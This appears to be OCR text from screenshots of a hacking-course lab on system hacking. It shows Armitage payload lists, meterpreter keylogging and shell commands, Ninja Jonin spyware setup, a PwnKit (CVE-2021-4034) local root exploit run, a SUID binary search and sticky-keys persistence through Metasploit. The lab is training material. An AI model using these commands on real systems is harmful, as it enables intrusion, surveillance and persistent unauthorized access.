
Task5:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7f4627f3-f300-46c4-98b8-aee3af24c332?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 20:26
Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
encrypted_shell
encrypted_shell_reverse_tcp
exec
format_all_drives
loadlibrary
messagebox
meterpreter
meterpreter_bind_named_pipe
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
metsvc_bind_tcp
metsvc_reverse_tcp
Login
Meterpreter 1
Meterpreter 2
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Browse Files
Show Processes
Log Keystrokes
Screenshot
Webcam Shot
Post Modules
Console X nmap X windows/meterpreter_reverse_tcp X Meterpreter 1 X Files 1 X Screenshot 1 X
Index of /share
10.10.1.13/share/
Index of /share
Name Last modified Size Description
Parent Directory -
Refresh Watch (10s)
Module 06: System Hacking
3 Hr 28 Min Remaining
Instructions Resources Help 100%
41. Similarly, you can explore other options such as Desktop (VNC), Show Processes, Log Keystrokes, and Webcam Shot.
42. You can also escalate privileges in the target system using the Escalate Privileges option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.
Task 6: Gain Access to a Remote System using Ninja Jonin
Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the
Previous
Next: Lab 2: Perform Privilege...
6°C Stark bewölkt
ENG
02:26
20.03.2023

Task6:



Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7f4627f3-f300-46c4-98b8-aee3af24c332?rc=10
Windows 11
Ninja Jonin
New Sort View
Spyware › General Spyware › Ninja Jonin
Search Ninja Jonin
Quick access
Desktop
OneDrive - Personal
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
CEH-Tools
Network
Name Date modified Type Size
Jonin-v1.1.0-win.zip 4/6/2022 3:23 AM WinRAR ZIP archive 12,185 KB
Ninja-v1.2.1-win.zip 4/6/2022 3:22 AM WinRAR ZIP archive 12,269 KB
2 items State: Shared
Module 06: System Hacking
3 Hr 22 Min Remaining
Instructions Resources Help 100%
10. constants.json file opens in notepad, Change the Name to Server22 and in Host to 10.10.1.11 as shown in the screenshot, save the notepad file and close it.
11. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.
Previous
Next: Lab 2: Perform Privilege...
6°C Stark bewölkt
ENG
02:32
20.03.2023

Task7:




Lab2


Task1:




Task2:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7f4627f3-f300-46c4-98b8-aee3af24c332?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 11:04
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Path Size (bytes) Modified (UTC)
c:\pagefile.sys 1342177280 2023-03-20 09:20:59 -0400
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
meterpreter > idletime
User has been idle for: 45 secs
meterpreter > shell
Process 3900 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
Module 06: System Hacking
12 Minutes Remaining
Instructions Resources Help
100%
44. Type idletime and press Enter to display the amount of time for which the user has been idle on the remote system.
45. Type shell and press Enter to open a shell in meterpreter.
46. Type dir /a:h and press Enter, to retrieve the directory names with hidden attributes.
Previous
Next: Lab 3: Maintain Remote...
15°C Teilw. sonnig
ENG
17:04
20.03.2023


Task3:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7f4627f3-f300-46c4-98b8-aee3af24c332?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 11:14
Parrot Terminal
File Edit View Search Terminal Help
$whoami
attacker
$mkdir /tmp/pwnkit
$mv CVE-2021-4034 /tmp/pwnkit/
$cd /tmp
$cd pwnkit
$cd CVE-2021-4034
$make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
$./cve-2021-4034
whoami
root
Module 06: System Hacking
17 Minutes Remaining
Instructions Resources Help
100%
10. A shell will open, in the shell type whoami and press Enter.
11. You can observe that, we have successfully got root privileges in the Parrot Security machine, without entering any credentials.
This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating
Previous
Next: Lab 3: Maintain Remote...
15°C Teilw. sonnig
ENG
17:14
20.03.2023


Task4:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/4568faee-98f9-414f-8eb2-1e7feb9dd9c7?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 11:40
ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
snap/core18/2409/bin/ping
81 44 -rwsr-xr-x 1 root root 44664 Jan 25 2022 /
snap/core18/2409/bin/su
99 27 -rwsr-xr-x 1 root root 26696 Sep 16 2020 /
snap/core18/2409/bin/umount
1722 75 -rwsr-xr-x 1 root root 76496 Jan 25 2022 /
snap/core18/2409/usr/bin/chfn
1724 44 -rwsr-xr-x 1 root root 44528 Jan 25 2022 /
snap/core18/2409/usr/bin/chsh
1777 75 -rwsr-xr-x 1 root root 75824 Jan 25 2022 /
snap/core18/2409/usr/bin/gpasswd
1841 40 -rwsr-xr-x 1 root root 40344 Jan 25 2022 /
snap/core18/2409/usr/bin/newgrp
1854 59 -rwsr-xr-x 1 root root 59640 Jan 25 2022 /
snap/core18/2409/usr/bin/passwd
1945 146 -rwsr-xr-x 1 root root 149080 Jan 19 2021 /
snap/core18/2409/usr/bin/sudo
2033 42 -rwsr-xr-- 1 root systemd-resolve 42992 Jun 11 2020 /
snap/core18/2409/usr/lib/dbus-1.0/dbus-daemon-launch-helper
2343 427 -rwsr-xr-x 1 root root 436552 Mar 3 2020 /
snap/core18/2409/usr/lib/openssh/ssh-keysign
139 121 -rwsr-xr-x 1 root root 123560 Jan 25 15:59 /
snap/snapd/18357/usr/lib/snapd/snap-confine
Module 06: System Hacking
5 Hr 3 Min Remaining
Instructions Resources Help 100%
45. Type find / -perm -4000 -ls 2> /dev/null and press Enter to view the SUID executable binaries.
46. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.
47. Close all open windows and document all the acquired information.
Task 5: Escalate Privileges by Bypassing
Previous
Next: Lab 3: Maintain Remote...
15°C Teilw. sonnig
ENG
17:40
20.03.2023

Task5:



Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/4568faee-98f9-414f-8eb2-1e7feb9dd9c7?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 12:02
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
_keys
msf6 post(windows/manage/sticky_keys) > sessions i*
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows Windows11\Admin @ WINDOWS11 10.10.1.13:444 -> 10.10.1.11:50142 (10.10.1.11)
2 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDOWS11 10.10.1.13:4444 -> 10.10.1.11:50177 (10.10.1.11)
msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
Module 06: System Hacking
4 Hr 41 Min Remaining
Instructions Resources Help 100%
44. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
45. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
46. Close all open windows and document all the acquired information.
47. Sign out from Martin account and sign into Admin account using Pa$$w0rd as password.
48. Click Parrot Security to switch to the Parrot Security machine and restart the machine. To do that click Menu button at the bottom left of the Desktop, from the menu and click Turn off the device icon. A Shut down this system now? pop-up appears, click on Restart button.
Task 6: Escalate Privileges to Gather Hashdump using Mimikatz
Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as
Previous
Next: Lab 3: Maintain Remote...
15°C Teilw. sonnig
ENG
18:02
20.03.2023

Task6:




Lab3

